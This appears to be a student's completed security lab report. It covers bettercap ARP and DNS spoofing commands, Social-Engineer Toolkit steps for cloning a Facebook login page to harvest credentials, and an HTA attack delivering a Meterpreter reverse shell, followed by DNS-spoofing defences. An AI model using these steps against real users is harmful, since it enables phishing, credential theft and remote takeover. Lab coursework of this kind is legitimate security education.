
Task 1 (5 %): Create a sample HTML file in Kali and place it under `/var/www/html` with a name `index.html`. Report the screenshot of the website you created as it appears from the target machine.




Task 2 (10 %) Now use the dns.spoof module of bettercap to attack the target machine and redirect requests to facebool.com (facebool is not a typo) to the attacker's IP. Report the commands you used in order to perform the attack.

Commands:

```
set arp.spoof.targets 10.13.37.104
arp.spoof on
set dns.spoof.domains facebool.com
set dns.spoof.address 10.13.37.105
dns.spoof on
```

Task 3 (5 %): Report a screenshot by visiting facebool.com from the target machine.



Task 4 (15 %): Explain how the dns.spoof module works under the hood in terms of packet inspection.


When victim (Win7) tried to access the website facebool.com, it sent a DNS Query to the router to ask what the IP address of facebool.com is.
This original request was sent to Kali due to MITM (by using arp.spoof).
Then Kali retransmitted the request to router and received the response.
Then attacker chose whether to alter the DNS Response or not.
In task2 and task3, attacker altered the DNS Response: facebool.com resolves to 10.13.37.105 (Kali's IP) and sent this fake DNS response to the victim.

Task 5 (5 %): Run `setoolkit` and find the proper option in order to perform the attack by cloning a website's login form. You can choose the website you


prefer to clone. Report the commands needed to perform the website cloning attack.

From the target, machine visit the attacker's IP and verify that you can see the cloned website. Then, try to login to the website.


Commands:
setoolkit
select "2) Website Attack Vectors"
select "3) Credential Harvester Attack Method"
select "2) Site Cloner"
enter the kali linux machine ip address: 10.13.37.105
enter the URL of the website: https://www.facebook.com/



Login:



Task 6 (5 %): Report a screenshot of the cloned webpage created by the cloning attack.



Task 7 (15 %): According to your opinion what does the `setoolkit` do under the hood when it performs the harvester's credential attack?


First, the setoolkit cloned a known website to created a fake webpage.
Then the setoolkit can get all the packets when victim opened the website (actually it's the fake page).
Once victim entered username and password and tried to login, the setoolkit will get the credential from the packets and show them on the screen.

Task 8 (10 %): Select another module of SET (of your choice) other than harvester's credentials and perform a social engineering attack. What module did you choose? Explain your result.


I chose HTA Attack Method.
select "2) Website Attack Vectors"
select "7) HTA Attack Method"
select "2) Site Cloner"

```
set:webattack>2
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://mail.google.com/
[*] HTA Attack Vector selected. Enter your IP, Port, and Payload...
set> IP address or URL (www.ex.com) for the payload listener (LHOST) [10.13.37.105]:
Enter the port for the reverse payload [443]:
Select the payload you want to deliver:

  1. Meterpreter Reverse HTTPS
  2. Meterpreter Reverse HTTP
  3. Meterpreter Reverse TCP

Enter the payload number [1-3]: 3
[*] Generating powershell injection code and x86 downgrade attack...
[*] Embedding HTA attack vector and PowerShell injection...
[*] Automatically starting Apache for you...
```


After selecting the HTA Attack Method in SET, it can clone a site through which will deliver the payload.




When the victim browses to malicious site it will be prompted to open the HTA application.



Once victim opens the HTA application, the attacker will get to access session to victim's terminal.





Task 9 (10 %): Why DNS spoofing doesn't work on previously visited websites?

It doesn't work because the IP address of previously visited websites can be recalled from DNS cache of the machine's OS or web browser. Although we did the DNS spoofing, the victim will access to the target IP address directly without sending DNS query request.

Task 10 (10 %): The user in the target machine (victim) can help the attacker to complete the failed DNS spoofing (see task 9). Explain how this can happen.

If the user flushed the DNS cache, the DNS spoofing would work successfully. In this case, when victim tried to access the website again, it cannot get the IP address from the DNS cache. So, the victim will send the DNS query request that will be intercepted by the attacker to ask the IP address of the target website. Then the attacker can alter the DNS Response and send this fake DNS response to the victim.

Task 11 (10 %): Explain two different methods to avoid DNS spoofing.

1. HTTPS Indicators: The HTTPS indicator should always be visible in the browser's address bar. This indicates that the site is legitimate. If the appearance of the HTTPS indicator changes, it could indicate the start of an attack.
2. Use VPN: These services provide an encrypted tunnel for all web traffic. It also provides the end-to-end encrypted security that a private DNS server requires. As a consequence, it gives us requests that cannot be obstructed and servers that are much more resistant to DNS spoofing.
3. Set up DNSSEC (for Domain owners and internet providers): Domain owners and internet providers can set up DNS security extensions (DNSSEC) to authenticate DNS entries. DNSSEC works by assigning a digital signature to DNS data and analyzing a root domain's certificates to verify that each response is authentic. This ensures that each DNS response comes from a legitimate website.
4. Use DNS traffic encryption tools (e.g., DNSCrypt): DNSCrypt is a protocol that can be used to between the user and OpenDNS. Encrypting DNS traffic protects it from MITM attacks

and DNS spoofing attacks.